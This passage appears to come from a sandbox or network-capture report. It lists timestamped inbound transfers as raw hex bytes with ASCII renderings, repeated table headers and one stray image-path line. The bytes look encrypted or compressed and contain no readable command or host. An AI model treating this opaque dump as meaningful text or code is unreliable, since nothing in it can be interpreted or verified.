2022-01-26 14:16:32 UTC	1733	IN	Data Raw: be 7d 51 bd ba 61 63 60 84 06 65 7d 7c 69 d0 df 0e 83 e5 cc ce 26 b3 6a 2a 53 fe fa bc ac f4 12 6b b5 26 66 d8 3e 2d eb b0 68 77 93 06 60 d9 d0 ba 2a 23 90 ad e1 5c 37 10 ac f1 8d f4 ae 3b cd 0f db d8 82 ae 78 f7 4f 40 2b 32 81 a0 43 ed 6a 4b aa a8 82 5e c2 17 58 5c 4d 04 b7 a0 e0 ec 2f 46 f8 83 2a ff 2a e0 00 ad 47 8f e6 72 6b 70 05 d3 41 8c 7a f5 7f 09 14 54 00 1f e9 4d c4 d3 71 aa 13 96 22 24 05 6e d1 78 a2 f0 97 75 67 76 79 47 79 4f aa 5d 07 a8 48 7d 94 54 1c 7c f4 04 a6 98 55 c4 e3 56 71 67 d0 12 95 d3 85 3c cc f3 30 37 39 17 40 4a dc f3 08 b0 6f 30 8d 7a 71 8c 5d 18 cf 9e 0b 24 ad d5 07 d1 2b 80 c8 53 45 83 a1 e1 33 ab 65 9a 77 d6 15 3c 46 56 88 d4 e0 c8 4e 04 d2 75 33 35 90 91 e2 6f cb b7 6f 8b 1e ec 86 11 5f 5f 7d 5e c4 49 2c fb 8d 12 10 c7 86 25 Data Ascii: }Qac`e}|i&j*Sk&f>-hw`*#\7;xO@+2CjK^X\M/F**GrkpAzTMq"$nxugvyGyO]H}T\|UVqg<079@Jo0zq]$+SE3e w<FVNu35oo__}^I,%
2022-01-26 14:16:32 UTC	1738	IN	Data Raw: ca 64 5d 82 94 a5 ae 73 e1 20 5c 29 ea 75 ea d9 a5 46 44 58 59 09 cd 7d 63 6e d3 6e ff c6 bd e4 a3 15 0e 4c 23 9a 3b 9d d0 a1 7b 87 5b 43 8f ce 57 23 a4 0a 46 e9 b6 15 10 cb b0 17 a4 f6 0d 30 61 36 15 8d 8b 13 fd 5b 5f d0 ab 42 aa c5 55 3c 41 ef 9a e9 fa 3c df 48 a2 56 0f db 53 8e 92 46 37 3e 49 13 12 08 39 d7 e2 6b 4b a5 4a 8f 50 2a bb 8b 3d af 08 00 60 19 5a 2b 58 8a 8d 10 e1 7f e6 49 2e f8 71 2f 67 1f 86 c4 3b c2 fe 3b 6b a7 4b 53 48 2c 0c 59 4c 29 bd dc 8c 80 21 5d 2b 00 bf d1 29 a9 a3 5f 07 fb fe 7f c4 d7 31 5c 91 18 2f e6 7d 7c da 65 7b 01 22 d4 69 8e 48 8e 8d 7e e3 4e 99 5b 3b d1 2e 32 03 d2 29 7c e9 cb 4f 53 14 bf 8a d8 e7 f3 62 72 5c 78 f2 ab 75 7f 21 20 da 78 b3 ec fd 4b bb 38 f1 3c 37 9c 40 64 ee 41 87 bf b6 f8 c0 e8 99 6f 75 6b 7e 70 7a 5b 14 Data Ascii: d]s \)uFDXY}cnnL#;{[CW#F0a6[_BU<A<HVSF7>I9kKJP*=`Z+XI.q/g;;kKSH,YL)!]+)_1\/}|e{"iH~N[;.2)|OSbr\xu! xK8<7@dAouk~pz[
2022-01-26 14:16:32 UTC	1741	IN	Data Raw: 34 b1 f8 ff c7 d1 d9 2e 8a d3 bd a7 30 68 39 84 ca 14 cf b5 05 38 20 ab de 44 4a ab 9a c8 d3 a7 5d 45 1f 1b e7 35 b9 29 a4 06 83 92 f4 c4 2a de fb 85 73 f4 ec 27 ea d4 63 ca 55 c0 90 95 98 b7 ff ef 2e 7b 11 3b 6d 98 fa 53 e4 68 ab ec 01 e9 6e fb b8 0a 1c 5c 76 ea 87 f8 94 3f 7b 73 3e 19 98 ec bb 00 f2 e2 d5 28 97 30 28 89 35 1a a8 e7 73 6f ce c3 dd 4a 0d 8d bd 38 f2 47 8a 2b 9c f0 46 e6 bc 9e fb 30 42 75 9c fb 93 fc 41 b7 e3 21 96 be d4 63 3f 49 15 db 32 32 02 96 ee ff 43 f7 22 6b 80 0c 86 f3 dc ed b3 a5 ba 58 91 a7 fa ce 05 12 74 85 c6 0c e6 08 bd 08 16 7f cd 11 7d 0b ce 88 ac 4f f4 65 fe 52 19 70 e6 b9 c6 53 8a ce 1d 56 3a c8 b9 bf 41 ed 08 7c d8 8e 64 c0 97 a4 e9 02 d4 58 ec ac 9e 59 79 a5 cf 7d 9d 19 3e 07 18 d1 96 e8 9e 21 38 c9 d2 28 88 ea fe 1d dc Data Ascii: 4.0h98 DJ]E5)*s'cU.{;mShn\v?{s>(0(5soJ8G+F0BuA!c?I22C"kXt}OeRpSV:A|dXYy}>!8(
2022-01-26 14:16:32 UTC	1745	IN	Data Raw: de 23 82 da d1 55 42 59 0a 12 5a 69 ed 8c 8e 49 fb 12 96 05 66 c0 04 84 c8 84 ef b7 e2 fe b3 b5 63 83 64 d2 a8 9c d8 6d 36 00 e2 6e b3 5a 85 d0 2b ab df 10 4b ab 9a 4d 21 d8 47 c4 02 18 b7 dd 24 3e 9c f9 00 56 78 c2 cb d3 7f a3 83 bd 15 2c c6 bf 8a f9 55 4a 9b 11 e4 d9 d9 00 d1 84 c2 17 13 88 c5 a3 e2 05 af 69 c1 e9 7e 03 b4 da b2 b6 75 61 94 6d df 75 f6 af 2f 16 2f a9 de fd f3 0b bd ef 14 29 24 3e b3 39 42 4d f7 c0 d9 05 8c b1 77 ce 0d 45 fd c2 7a 95 c6 96 b8 19 3c 6a 7f cf 38 5a 9d 80 ac 08 a7 45 99 49 dc c3 53 9d bf b2 e1 47 d6 9d 15 cd 4a 30 ab 74 73 98 fa 49 49 79 97 e7 4c 5a 31 9c ce 68 6f 33 fa 97 e4 18 81 19 a2 e0 3d cc 12 e9 02 e0 c4 75 ca 76 58 78 76 eb e3 9b 1f a9 1b 46 39 ad 39 5d 07 00 ca 37 cf bc 9f 20 fc 14 a2 68 5d bc 0d 63 e5 eb 61 3e e5 Data Ascii: #UBYZIlfcdm6nZ+KM!G$>Vx,UJi~uamu//)$>9BMwEz<j8ZEISGJ0tsIlyLZ1ho3=uvXxvF99]7 h]ca>
2022-01-26 14:16:32 UTC	1749	IN	Data Raw: 58 50 84 97 94 d3 92 23 e6 8d 47 70 d0 65 b5 47 71 dc f6 b5 e6 ed 1c 89 0e ae bb 4a 96 58 80 3c bf 88 4a d6 04 af 58 21 fa c7 4a 28 ba 8f 48 1c f3 5a c6 8f be 70 4b 17 39 1c a5 39 d9 2c 63 75 5b 14 3a 01 d2 60 c1 3e 81 68 57 5b a4 39 a0 c2 11 8a 6c aa 7c 48 a9 1f a7 5e c3 bc 2f ec 83 be f1 35 ed 69 28 5d 73 f4 f8 e8 91 5b 84 aa aa 3f 6d 71 28 b1 79 e3 2d 7b 41 2f e0 0c 8e 2a 6f af af 69 c0 63 7a 65 b5 e5 52 07 fd 24 09 25 b1 cf 01 7f 66 9c 58 5f dc 95 f1 51 66 e7 7f 15 8e c1 4c bf 6a 92 67 c9 a0 88 4b b5 f2 0c 0d 35 fc 49 6d 72 bb f1 46 f2 3e 56 3a 61 9f f8 a1 51 e7 90 31 ff e4 2e d8 48 28 9c bf b1 53 3e 37 c5 ce a9 38 f2 a4 41 75 17 87 84 49 7b ea 19 b3 a5 b5 d3 ba 21 da cc 4d 91 cc 6c b6 f2 51 74 d6 cd 66 b3 8e 8d 77 ff 01 0a 30 45 7b 1b 52 5d 9c a5 92 Data Ascii: XP#GpeGqJX<JX!J(HZpK99,cu[:`>hW[9l|H^/5i(]s[?mq(y-{A/*oiczeR$%fX_QfLjgK5ImrF>V:aQ1.H(S>7 8Aul{!MlQtfw0E{R]
2022-01-26 14:16:32 UTC	1753	IN	Data Raw: 2b 1a 7f 59 ef 7f e8 0c 64 d6 f9 b2 30 6e f6 7e ee 12 7e 3e 26 95 ab 4d 7a a0 ef 06 d0 e2 55 db 66 a6 5e a4 8a bb 1d 51 cd b8 8e 6a e6 ce 57 11 2e 38 19 5e 78 aa 42 8a ac 10 bb e1 11 96 ab 8b 8e 89 e5 ad d1 24 6d 73 de 47 4d f7 6d 77 28 b9 57 32 80 74 d3 89 64 2e c8 c8 53 26 da 8b 45 2a d8 52 89 66 3f 21 e3 eb 0d ab 11 06 a5 c9 75 48 a9 db 3c d9 ae 04 6e bf 00 73 f0 41 15 d1 4c 73 07 ca d2 4f 01 da 3c 69 21 3b ea 22 1e 77 df ce ed 48 91 dc a9 cc 8e a8 e2 14 86 2f c1 47 2b f0 b7 8f 65 8d 45 7c 71 64 12 30 7d e0 3b 2a cf fa 77 a8 03 80 aa fd a4 f2 ae 79 47 b1 e5 3f 40 f7 af c9 b0 3e b5 d2 4a fd fe c0 79 2c bb 12 b6 9c 27 9a 05 c0 2f 53 63 04 6c f7 f4 ae 61 db 79 cb ea 27 bf b2 1e cd f7 25 ed 66 d3 f1 c1 f3 3c 80 fa 31 77 ba 58 92 72 64 52 4f a7 d3 da cc 05 Data Ascii: +Yd0n~~>&MzUf^QjW.8^xB$msGMmw(W2td.S&E*Rf?!uH<nsALsO<i!;"wH/G+eE|qd0};*wyG?@>Jy,'/Sclay' %f<1wXrdRO
2022-01-26 14:16:32 UTC	1757	IN	Data Raw: 8e 99 b7 37 29 71 61 63 c6 d8 f4 66 80 ad df 1d 90 6b 24 cc 88 ed 92 a8 cb f9 24 27 f2 92 06 ee 61 63 2e d4 8f bc 30 6a 2d 4d 3a 09 bd 48 6e 4a 2a 97 ec 9e 72 02 54 ae 18 05 9a a8 e1 04 89 43 b5 14 cd e8 66 c5 ca 3e 1e 53 61 7f 74 91 ba a9 7f 46 7e a9 44 39 fa 9d 91 90 1d ab 28 15 56 55 f1 2d cf bc b5 84 c6 31 e8 72 46 77 b4 5d 04 39 73 58 d6 7d 5d a9 4e 0f 07 d5 33 35 83 53 15 a4 26 c3 f3 d8 65 38 9b 7f 96 4f 94 5e bf 5e 0b bc 68 39 5f dd 15 1c 29 84 f4 4f 0f e7 1f 2c 54 dd d9 ff 55 4a 63 11 2f ba 05 64 6b 87 cc 86 e3 80 40 54 ee f1 5b e2 30 e9 e0 5f 5f 57 ab a2 89 b3 b8 f8 94 45 bf ad f1 f1 09 41 fe ff 76 cb 99 2c fd a2 7f d5 82 b1 f7 1b f8 6a d2 d1 c3 c8 0a 59 f4 28 64 6f cd df 45 0e e0 9c fc 11 f4 b4 08 4d 1d 6f 6c 7c 02 c8 13 5a ae ab 21 17 f2 ba 93 Data Ascii: 7)qacfk$$'ac.0j-M:HnJ*rTCf>SatF~D9(VU-1rFw]9sX}]N35S&e8O^^h9_)O,TUJc/dk@T[0__WEAv,jY(doEMol|Z!
2022-01-26 14:16:32 UTC	1761	IN	Data Raw: 89 fc bd 4a d0 03 9a 95 18 a4 63 83 f2 ed 7f 09 6d 43 6a 56 1c a7 12 fa 4b a5 56 ee bf 12 a0 45 ac d3 d1 34 01 78 01 ed a7 21 6a 14 ae 29 fc 47 8b 18 cc f9 5e 83 35 d9 03 5c 2b ea 11 dc 8d b3 80 68 7c 49 b3 ab 81 e2 d6 66 24 98 78 ea c5 85 0e df 5d b9 32 dc 19 72 99 30 d4 d2 de 80 dd 0f 05 37 6b 0a f2 fc 08 d8 bb 52 4e 47 79 df ce 26 29 ae f1 90 42 57 40 72 98 62 f7 bf 65 ca 95 78 1d c9 a5 fa 9a 2d e3 5d 07 38 73 58 d6 7d 5d a9 43 07 b7 2b d9 c9 86 d0 2b 2f 1e 3a c1 b7 a2 47 9f 0a 09 4b 9f e0 9a a9 2c 3c a0 a3 74 16 1b a3 aa 5c 32 5b 05 4e ef 2c c6 58 cf 55 fa d7 b6 67 d0 ce 86 68 ee 0e 8a 5e 5a f1 55 21 2a 58 47 a1 3c 9d d4 56 32 4f 23 e7 1d 9f 19 41 3e 0c a7 4c fb 41 9b 5f 0a 7f 08 20 e2 6c 5f 3f 88 cf 38 fc 27 aa 9f a6 0f c3 a4 ac a7 fe 91 80 9d 78 7a Data Ascii: JcmCjVKVE4x!j)G^5\+h|If$x]2r07kRNGy&)BW@rbex-]8sX}]C++/:GK,<t\2[N,XUgh^ZU!*XG<V2O#A>LA_ l_? 8'xz

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1765	IN	Data Raw: 94 a1 47 a6 d1 e9 7a 13 75 c4 84 a7 99 b7 54 ef c5 fa f6 99 db bd e2 cb 65 9e ac 69 63 f7 57 c9 30 44 b2 4b 17 41 3e c6 b8 c1 6d 67 62 6a e0 9e db bb c8 b4 38 11 c5 8e 27 34 da 61 19 3e 77 5a 8a d9 b8 15 9e 5c eb 32 11 c7 63 2b e8 fa ea f7 37 1a 1d 64 69 ee 57 16 58 39 5e 37 b0 93 54 b8 2f 4c 66 c3 87 c6 36 24 ff 5d 88 df 6f db bb 74 b6 00 99 47 d0 0f ee 47 71 00 6f 44 21 a9 af cf 85 ae 31 51 2e a9 81 56 bb 84 f8 60 10 60 3e 50 05 9e 13 26 0f f2 ce ce 85 70 c6 8f 8a 38 40 73 e6 49 b2 a5 6f 58 70 a7 1c 65 0b 6c 7b 14 cf 3e e1 55 eb dc 35 4d 0e 53 19 2f 23 55 29 c4 f7 1a c3 9b a8 54 5a 8d 38 d5 18 40 9e fb fc 4b 88 7f 0f 24 f9 d4 fe a7 29 d7 27 ef 12 b1 51 f1 2d 7b 41 d2 f4 39 85 22 7b af af 69 81 89 00 8f 39 93 55 5d 76 ca 0a 5f d4 be e2 25 3f 19 88 c1 e7 Data Ascii: GzuTeicW0DKA>mgbj8'4a>wZ\2c+7diWX9^7T/Lf6$]otGGqoD!1Q.V``>P&p8@sIoXpel{>U5MS/#U)TZ8@K$)'Q-{A9"{i9U]v_%?
2022-01-26 14:16:32 UTC	1770	IN	Data Raw: 2e d3 48 0e 86 f1 49 82 4c e2 14 7b 44 27 06 8b f3 60 ab 54 bb 7f 30 58 3e d6 35 40 80 75 cb 9a 14 98 e1 c1 84 80 20 b4 18 75 c6 79 bf cc a6 2b c6 86 9a b9 08 6f 38 f4 a9 30 53 e4 95 b7 23 49 2d 3e 30 33 18 4b b8 4e 9d 5c 5f 7b d9 c1 92 e6 cb 06 c0 01 04 bb 6c db 8b 05 d4 f7 20 ff 75 db 63 4b 4c 40 83 e0 0b 38 5e 97 06 cb f8 98 96 2d 57 16 8f e3 8b 3a 23 96 52 15 5e 4d 68 f7 6b 2e b6 58 07 0e 5c 90 85 a7 ba 38 26 0e 2c 38 fb 07 b9 49 0b af 42 d4 09 99 9f 77 f1 dc 80 be 2f 73 bb 56 bb 5f 8f 3d 04 56 87 de 05 ad d3 f3 b9 af 12 af 43 64 5d c7 19 37 63 fa 80 75 b1 9a ea a8 e1 e5 2b 66 d0 c0 45 02 2f b8 89 88 2f 69 8b b7 0d ab 68 c8 75 64 85 af 0d b7 b5 dd d9 b3 4b f4 88 27 b6 41 02 44 d1 a1 8c f9 1c b7 1c 55 fb ef aa cd 60 8b 6a c1 2d e2 3e 3e b9 3b 61 a3 07 Data Ascii: .HIL{D``T0X>5@u uy+o80S#I->03KN_{l ucKL@8^-W:#R^Mhk.X\8&,8IBw/sV_=VCd]7cu+fE//ihudK'ADU`j->>;a
2022-01-26 14:16:32 UTC	1773	IN	Data Raw: fa 97 53 5d 57 be a4 c9 b6 8d 54 bc 7c 64 88 17 80 ab 33 36 b4 6c 3b 8a 0c 42 7c 1a 44 6e d9 87 c3 2d 32 ca 61 81 c8 53 be c0 c9 2f 48 23 b5 11 8c ec 56 e4 13 ae e8 27 32 c4 33 79 80 00 fc f6 92 18 22 26 28 2c 03 4b a1 81 05 52 fa b5 c4 79 3b 3d 23 27 06 98 63 49 03 14 e8 db cc ed 5a 8b 70 fa c4 54 39 67 f6 33 90 7b 0e 00 51 ba 68 ca 4b 4a 34 86 75 41 3c 83 58 6d a7 94 1e 17 67 15 2a 01 b1 0a 49 23 15 56 75 e2 21 04 0f db e2 06 91 ca 40 ee cb ed 25 64 bb b7 73 75 1b 4e 57 73 5a 96 30 fb 5a b6 d3 eb 5d 1b 9e 1e dc d5 a5 63 bf 89 87 6f d0 02 2b 2e a9 f7 02 a2 d7 2f b5 89 1d 01 d0 77 6c 6a c4 c4 a7 67 6e 89 07 28 6a 5f ae 59 6c 6c 89 a0 23 f1 de 6a db 2a 29 44 83 ad 17 24 95 9c 9c ff e5 06 e7 89 ec 64 92 7c 0d 5a dc 9c ce 88 75 1a 41 1d 69 df 6c 81 f9 74 37 Data Ascii: S]WT|d36l;B|Dn-2aS/H#V'23y"&(,KRy;=#'cIZpT9g3{QhKJ4uA<Xmg*I#Vu!@%dsuNWsZ0Z]co+./wljgn(j_Yll#j*)D$d|ZuAilt7
2022-01-26 14:16:32 UTC	1777	IN	Data Raw: da 8e de f8 2f 57 a2 66 33 23 63 b4 48 7d f9 1a 93 91 86 12 df 42 18 9d 46 d3 98 04 cf 99 5b 83 04 39 cc f3 09 e2 bf da 0b bd 58 c3 f8 63 d9 75 bf 61 f9 12 3c 99 f5 9e f5 2a c5 22 c2 33 0f b8 00 2e 37 b6 e9 3f dc 9b a5 59 77 c4 64 67 28 24 ef e8 2d 9d c2 9f cf ec 60 b8 91 18 af e0 72 f4 6b 80 f2 91 fb 72 7b 9b d8 7a 3b b6 50 b4 a0 9e 2c ce b9 63 ea db c3 fa cf c5 cd e1 b0 60 2e 4c 5e cc e5 f6 46 0f f7 c0 61 06 a7 93 7a 85 75 cc f2 d3 80 05 6a 44 56 8a 04 4d 2c 8a 40 d6 32 80 c9 25 f7 b6 21 04 7a 8c 61 f6 dc 1a bf 6c 18 c7 a2 ac 27 66 a0 4b 19 b1 ab a9 3d 10 b2 f3 67 05 2d 14 a2 7b ec 6d ab d0 39 0b cd 35 58 61 c1 26 4d 6d 0e 13 ba ec 28 5b ba 55 58 83 3e 79 ec 7b 4f 8b 48 99 3a 00 7f 49 39 7a 95 58 52 60 04 7c cb f9 d4 99 2b d4 ce b9 2e ac 17 7d 41 34 b9 Data Ascii: /Wf3#cH}BF[9Xcua<*"3.7?Ywdg($-`rkr{z;P,c`.L^FazujDVM,@2%!zal'fK=g-{m95Xa&Mm([UX>y{OH:I9z XR`|+.}A4
2022-01-26 14:16:32 UTC	1781	IN	Data Raw: b4 7f f3 ca de ee 99 c2 10 1c 6a 89 b2 65 69 ae eb 5d 72 42 88 6e d1 a4 e4 c0 f2 a5 f2 75 79 c2 d0 51 2a 0c 51 a3 4f 7d 7c da d5 7c 61 c9 a7 26 6d be fc 72 37 6f 3b 9c e3 6d ad 39 cc 53 08 e7 f7 0c 96 c4 85 77 52 e2 b8 03 f3 62 f9 41 2a 4d 42 1b f4 21 b9 24 b4 02 ff 0a 8d a7 be 38 5d 80 e0 57 0f 90 77 c4 dc 47 20 7c ea a2 9b 16 6c 06 da 69 e9 07 39 95 2a 43 37 83 ab 4f a7 6d 07 df 9e 94 d1 e9 3e b6 d3 7e 66 48 6d 49 02 c7 e8 db cc 3b fb 09 a1 f0 4d 9f d1 f6 f3 3b 9f 74 2f 5b 08 3f 15 80 de d6 f6 89 f1 0a 7b 53 08 b1 59 50 10 29 80 25 c1 03 b1 81 30 6a c7 9d 87 05 44 15 f1 24 61 73 d5 15 4e 95 99 ba ae 2f 6d 2e 56 60 48 94 94 f8 88 dd 2e e6 2d ac 2d b2 04 15 13 e9 60 47 d3 51 32 47 ea 38 e9 28 ac e6 41 92 92 d6 df ce c6 88 71 88 dd f2 aa e0 8a d4 d5 47 8e Data Ascii: jei]rBnuyQ*QO}|a&mr7o;m9SwRbA*MB!$8]WwG \|i9*C7Om>~fHmI;M;t/[?{SYP)%0jD$asN/m.V`H.--`GQ 2G8(AqG
2022-01-26 14:16:32 UTC	1785	IN	Data Raw: 5b b3 54 79 bc 29 a2 d0 27 f9 89 b6 41 65 7a 16 5e 6e 67 ba 98 d5 7b 0c 11 58 90 7b f5 86 17 72 21 3e 65 1b a1 c4 a3 6d e4 21 91 9c ab 51 86 e7 a0 21 f7 e3 4f 70 13 f6 95 57 79 7e a8 3a 9a d6 b8 d8 d9 7f 43 08 f9 d6 06 b8 30 6e c3 06 8b ea a5 69 fe 9e f7 63 6c 52 dd 59 21 2a 9e 8c 3c 7f 52 77 02 b0 78 90 72 eb f5 67 23 1b 76 a6 31 88 57 53 5c b8 3b 2f 3d 0e ef e6 e8 53 ee 68 cf d4 bf d2 13 ae 63 5c 7c 18 64 fb d5 06 d5 08 92 2b 6f 23 43 b2 87 26 d9 4f 05 d5 1e 1b 17 b8 c7 3f 96 8e d2 5f 6a cf c3 d1 67 d7 5d 37 40 fe a0 ea 37 b3 5a b2 56 b8 91 7b 2e d2 c6 1c 49 16 26 d8 fd 55 10 30 f2 1e f0 31 69 b8 1c 8a 73 28 7b 82 58 85 3a 17 b8 d2 0a a0 5c 82 d4 50 9f 67 5f d5 23 10 64 45 51 f7 0c 73 a8 90 46 06 22 f8 7d 53 4d f5 e4 91 dd 65 a8 6e 2c 19 b6 82 86 da 4b Data Ascii: [Ty)'Aez^ng{X{r!>em!Q!OpWy~:C0niclRY!*<Rwxrg#v1WS\;/=Shc|d+o#C&O?_jg]7@7ZV{.I&U01is({X: \Pg_#dEQsF"}SMen,K
2022-01-26 14:16:32 UTC	1789	IN	Data Raw: 28 b3 d6 28 24 27 0e 8d 41 30 4f 81 c2 48 46 0d 85 92 8f c0 f8 24 8f 1b 2a 9e 6d 41 97 03 8e a3 ef 9a 81 ba 06 45 23 a1 f5 48 8b 66 d9 d5 81 13 b5 41 c5 8c 9f 2c f5 62 73 c5 f6 49 fc 9f 05 59 f1 63 3d d5 a2 f3 11 51 8d e7 94 dd 22 20 93 b6 03 fc 3c bf a6 74 d3 f2 49 af 35 69 f7 09 6d 4d e3 a3 12 e2 6a 4e a6 82 f4 cc d0 99 5b b0 1f 3a 64 87 28 b0 f9 16 be 0f ba 01 e6 8a c3 e7 f3 62 72 04 f5 04 44 df 8c ed 8f 52 78 b3 8c c6 3c da 66 69 a2 3f 13 21 20 6e cf c5 6e f0 eb d0 58 5c 3e 65 3d fa 73 0e ed 00 1b 4d 57 e8 ce ff 92 c2 d9 92 03 c1 16 78 55 f2 f3 93 2c 81 a0 12 1c 41 05 e2 ee 1a 25 a1 8e ec 24 5f af 14 8c 3f 2d 66 7c 7b bb a1 81 4a 62 4e bb 5b 0d 45 08 e8 f2 26 f4 11 db 6f 4d 54 8b 9f 51 c0 38 86 32 b2 cd f4 7c 12 5b f4 8d 1c e6 4a 3d 05 48 d6 9a cf 48 Data Ascii: (($'A0OHF$*mAE#HfA,bsIYc=Q" <tI5imMjN[:d(brDRx<fi?! nnX\>e=sMWxU,A%$_?-f\{JbN[E&oMTQ82|[J=HH
2022-01-26 14:16:32 UTC	1793	IN	Data Raw: fb 67 8b 05 66 1a 4b 70 c6 83 bf 6f d3 a8 38 47 d1 d7 01 a3 9d 19 27 68 36 00 f9 fa b1 b0 06 d0 2b a4 26 cf c0 7d 72 56 65 21 7d ac 18 90 61 35 48 b8 5b f9 83 30 f8 41 b4 12 2a 28 60 80 52 af 42 83 dd 22 93 0c b4 a1 6d 39 d0 78 ed f6 36 d2 1c 3f 84 52 67 ae af 69 bc 79 10 35 3c 4d 59 11 b7 6b d9 7d 55 30 fe 59 33 4f 13 5f f6 a9 1b c1 ef 29 97 db 2d 68 38 4f a2 b1 9b 76 23 86 48 ec ab 85 b1 0f b7 be 83 f0 4a 41 7a 90 7a 6d 71 fe 98 fe 3f c7 39 f7 56 39 00 b5 02 cb f2 ca 34 40 97 47 c2 46 ee 2b 5c 67 af 8a bc 1f b1 61 24 22 a7 e6 36 65 cf 3c ad 2f 51 cf 8e 44 28 3a 4b 9f 2a 08 b5 8f 1e 73 40 95 4a b0 4b b3 53 8e ff 69 78 5c 11 ec 1c cf 7c 50 fc 1e df 6e 36 2c c7 90 9b 67 03 6b ad 2e 12 3d 99 32 e1 60 26 a4 67 54 aa dd 83 59 46 08 69 c2 9b 3e 09 ee 1d 63 9d Data Ascii: gfKpo8G'h6+&}rVe!}a5H[0A*(`RB"m9x6?Rgiy5<MYk}U0Y3O_)-h8Ov#HJAzzmq?9V94@GF+\ga$"6e</QD(:K *s@JKSix\\|Pn6,gk.=2`&gTYFi>c
2022-01-26 14:16:32 UTC	1797	IN	Data Raw: 05 24 ca ea 2a e3 65 84 5a da 83 a6 2f 9a 4e a9 44 e1 01 42 b2 34 36 3b 58 5d 46 26 96 ab c8 10 4b d5 45 13 6b cb 99 ab 4f 3e 4d 84 b5 f4 8b 59 d7 e2 fd e8 d3 25 cf b5 03 10 24 21 91 c6 4b ab 11 8a 98 77 4e b1 59 22 c0 d5 5e 94 62 ce 7f 51 7b 06 e6 e8 77 d1 91 88 74 af 11 5e 5b fa 21 f0 87 31 2f 31 df 64 5d 73 18 5a 5a 05 8c db 6f 45 24 69 c1 62 a0 0c 34 ec 5e 5d f5 95 e9 7d df 63 f2 af 7a e1 13 6d f2 76 b6 f7 98 67 1c 30 a4 7b 4f 3e a9 26 f8 f7 03 79 b7 4a fd 87 7b bf b5 83 44 46 59 37 8e 67 1d ee a7 c3 4d a6 ef 5f 68 7f 7b 31 24 80 ae bf d4 93 36 b0 9d f0 32 0c 14 75 23 0a 9c 8b 52 1f 22 81 7d 8f 5c 64 b5 e3 33 5d a5 e3 de 47 02 52 ad 6e 29 89 90 c4 07 fb 67 ff 86 22 7f a0 3d 00 d2 c5 b6 9a 78 18 64 9e e8 3b 33 87 39 55 e4 88 02 04 0c a4 15 1b 99 9c a2 Data Ascii: $*eZ/NDB46;X]F&KEkO>MY%$!KwNY"^bQ{wt^[!1/1d]sZZoE$ib4^]}czmvg0{O>&yJ{DFY7gM_h{1$62u#R"}\ d3]GRn)g"=xd;39U


Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1801	IN	Data Raw: ec 19 96 1e 1c 2d 36 22 d1 77 04 b6 83 32 d3 50 61 9f e3 41 32 44 c7 da 77 48 8d 24 da c2 26 8a 2c 32 01 d8 8b 7a 2f 42 7a a9 44 59 8c f9 67 9f d7 d3 5f 76 70 56 85 05 12 0e 24 03 9e 77 10 da 47 05 4c 4a 69 36 07 e2 6b af 08 6a c1 0b d1 17 13 1f 72 f3 6e 58 50 16 48 7d 11 b2 94 4b 64 ce 4a f7 3c 13 a2 e9 9f a3 e8 78 0b be 15 bb 74 f9 07 c5 98 5f f9 f7 71 56 55 55 69 c0 a4 ff ec 15 c6 6d ba 2c e0 86 48 4c 54 54 9c 24 39 e9 6e d3 94 41 65 10 96 e9 18 7e ec 50 98 60 3f 1a 24 2f 2e 01 0c f4 66 6c 63 33 5a d6 38 77 46 e4 b4 55 30 dc c1 f0 06 87 3c ec 9f 59 7f 50 ba 85 f4 f5 b7 95 90 32 9c 4d b3 fe 93 83 31 f7 00 2e 82 73 db 74 7a 48 e1 cd 05 3d 76 2c 89 ba 7b f4 40 9f 2a 6d 65 a9 a4 3a f6 41 b1 87 25 f7 51 b9 f1 78 3d e4 97 71 92 39 b7 99 d2 a0 e5 f9 89 74 ca Data Ascii: -6"w2PaA2DwH$&,2z/BzDYg_vpV$wGLJi6kjrnXPH}KdJ<xt_qVUUim,HLTT$9nAe~P`?$/.flc3Z8wFU0<YP2M1 .stzH=v,{@*me:A%Qx=q9t
2022-01-26 14:16:32 UTC	1805	IN	Data Raw: 38 d8 9d 33 f4 ce 8b e4 8b fd e6 d7 be 9b 07 67 69 18 21 26 26 11 ab aa 35 c6 ab 46 fd d5 c5 61 7e ca 76 27 07 0b df 54 95 f3 72 e3 a0 8d ff 7b 63 da d7 e5 4d 6a f6 f8 e4 30 5b 31 f1 5e 5b 6e 04 fe 4d 9a 77 1e 0d d1 20 a3 71 12 c9 52 df c5 6a d6 da 43 a4 77 78 44 e0 32 10 75 f7 91 4a 4f e0 83 9f a9 b4 4d 26 2b 64 b8 66 1d 27 dc eb e2 5b f7 0e 57 a9 02 34 a8 18 af e0 6e 4f 56 6e 40 9c bc fc a8 0f be 15 58 3a 5b 01 4e e3 c3 b2 d5 8a a9 aa cd ac 11 62 c1 bb 64 23 7b 41 d3 1f 54 5a f3 39 f7 24 8c 9c 33 d9 cc e2 04 ba de 9a fe 62 18 a0 30 7d 43 c7 19 39 26 3e b9 f3 5d ba 96 d9 d6 67 85 0d 3a aa 18 8c 04 e1 f2 45 30 34 7a 70 cb a7 24 8d 6f 03 0e 52 7f b1 20 0e 6f 39 b0 92 46 29 7c 31 ff 14 96 14 b4 a2 d9 43 4d 0b c6 74 88 fd 58 20 cd 54 e2 4b d4 3a 89 77 b9 a4 Data Ascii: 83gi!&&5Fa~v'Tr{cMj0[1^[nMw qRjCwxD2uJOM&+df'[W4nOVn@X:[Nbd#{ATZ9$3b0}C9&>]g:E04zp$oR o9 F)|1CMtX TK:w
